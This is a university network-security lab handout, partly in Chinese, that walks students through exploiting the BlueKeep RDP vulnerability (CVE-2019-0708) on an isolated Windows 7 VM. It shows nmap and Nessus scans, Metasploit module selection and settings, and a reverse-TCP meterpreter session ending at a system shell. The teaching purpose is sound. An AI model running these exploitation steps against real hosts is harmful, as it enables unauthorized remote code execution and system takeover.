NETWORK & MULTIMEDIA LAB

NETWORK SECURITY (2)

Fall 2021

EXPLOIT CVE-2019-0708

BlueKeep

CVE-2019-0708 (BlueKeep)


https://nvd.nist.gov/vuln/detail/CVE-2019-0708

- 漏洞位置
  - 遠端桌面服務
    - 大部份的 Windows 都有使用者端軟體
    - 伺服器端預設監聽 TCP 3389 port
    - 其他作業系統例如 Linux、FreeBSD、Mac OS X，也有對應的使用者端軟體
- 漏洞成因
  - 使用已釋放記憶體 (use-after-free，UAF)
- 造成結果
  - 遠端程式碼執行 (remote code execution，RCE)
  - 取得系統權限
- 影響範圍
  - 舊版本的 Windows 系統，Windows 8/10 及之後版本不受影響

實驗環境

- Kali Linux (Host-only Network)
- Windows 7 (Host-only Network)

- **攻擊流量勿進入校園學術網路**



What can Attacker see now?

- Nmap's default under privileged users
  - *nmap –sS*


```
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
```

- Host is up but no service found.


```
┌──(root💀 kali)-[/home/kali]
└─# nmap 192.168.10.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-07 23:24 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse
rs
Nmap scan report for 192.168.10.6
Host is up (0.00036s latency).
All 1000 scanned ports on 192.168.10.6 are filtered
MAC Address: 08:00:27:01:45:A9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 29.53 seconds
```

若 Windows 開啟 Remote Desktop 功能



確認防火牆允許 Remote Desktop



What can Attacker see now?

- 1 service found

```
┌──(root💀 kali)-[/home/kali]
└─# nmap 192.168.10.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-08 03:10 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse
Nmap scan report for 192.168.10.6
Host is up (0.00037s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
MAC Address: 08:00:27:01:45:A9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.88 seconds
```


NESSUS

Vulnerability scanner

Nessus
vulnerability scanner


- Launch Nessus
  - sudo systemctl start nessusd.service
  - https://127.0.0.1:8834

- Sign in




Nessus
vulnerability scanner

- New Scan




- Advanced Scan




Nessus
vulnerability scanner

- Name (包含學號)
- Target IP



Nessus
vulnerability scanner

- Launch



Nessus
vulnerability scanner

Screenshot-01

- Result

Win7 - f08921a01 / Plugin #125313

Configure | Audit Trail

‹ Back to Vulnerability Group

Vulnerabilities 27

CRITICAL Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed c…

Description

The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.

Solution

Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.

METASPLOIT

Penetration testing framework

Try to exploit this service using Metasploit

- *msfdb init*
- *msfconsole*

- *search rdp rce* (RCE: remote code execution)

```
msf6 > search rdp rce

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/wp_abandoned_cart_sqli         2020-11-05       normal     No     Abandoned Cart for WooCommerce SQLi Scanner
   1   auxiliary/scanner/rdp/cve_2019_0708_bluekeep          2019-05-14       normal     Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
   2   exploit/windows/rdp/cve_2019_0708_bluekeep_rce        2019-05-14       manual     Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
   3   exploit/unix/http/pihole_dhcp_mac_exec                2020-03-28       good       Yes    Pi-Hole DHCP MAC OS Command Execution
   4   exploit/windows/rdp/rdp_doublepulsar_rce              2017-04-14       great      Yes    RDP DOUBLEPULSAR Remote Code Execution
   5   exploit/multi/php/wp_duplicator_code_inject           2018-08-29       manual     Yes    Snap Creek Duplicator WordPress plugin code injection
   6   exploit/multi/http/wp_db_backup_rce                   2019-04-24       excellent  Yes    WP Database Backup RCE
   7   exploit/multi/http/wp_ait_csv_rce                     2020-11-14       excellent  Yes    WordPress AIT CSV Import Export Unauthenticated Remote Code Exec
   8   auxiliary/scanner/http/wordpress_login_enum                            normal     No     WordPress Brute Force and User Enumeration Utility
   9   exploit/multi/http/wp_crop_rce                        2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   10  exploit/multi/http/wp_file_manager_rce                2020-09-09       normal     Yes    WordPress File Manager Unauthenticated Remote Code Execution
   11  auxiliary/scanner/http/wp_loginizer_log_sqli          2020-10-21       normal     No     WordPress Loginizer log SQLi Scanner
   12  exploit/unix/webapp/wp_phpmailer_host_header          2017-05-03       average    Yes    WordPress PHPMailer Host Header Command Injection
```

Try to exploit this service using Metasploit

- *use 2*
- *show options*

```
msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), see https://github.com/rapid7/metasploit-framew
   RPORT            3389             yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
```

missing RHOST

missing Target

Try to exploit this service using Metasploit

- *show targets*

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
   1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
   3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
   4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
   5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
   6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
   7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
   8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)
```

Try to exploit this service using Metasploit

- *set target 2*
- *set lhost 192.168.10.5*
- *set rhost 192.168.10.6*
- *run*

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set lhost 192.168.10.5
lhost => 192.168.10.5
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhost 192.168.10.6
rhost => 192.168.10.6
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.10.5:4444
```

Try to exploit this service using Metasploit

- *sysinfo*

Screenshot-02

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.10.5:4444
[*] 192.168.10.6:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.10.6:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.10.6:3389     - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.10.6:3389     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.6:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.10.6:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.10.6:3389 - ←———————— | Entering Danger Zone | ————————→
[*] 192.168.10.6:3389 - Surfing channels ...
[*] 192.168.10.6:3389 - Lobbing eggs ...
[*] 192.168.10.6:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.10.6:3389 - ←———————— | Leaving Danger Zone | ————————→
[*] Sending stage (200262 bytes) to 192.168.10.6
[*] Meterpreter session 4 opened (192.168.10.5:4444 → 192.168.10.6:49157) at 2021-10-08 03:41:23 -0400

meterpreter > sysinfo
Computer        : F08921A01-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Try to exploit this service using Metasploit

- Verify that we get administrator privilege

```
meterpreter > shell
Process 2428 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net users
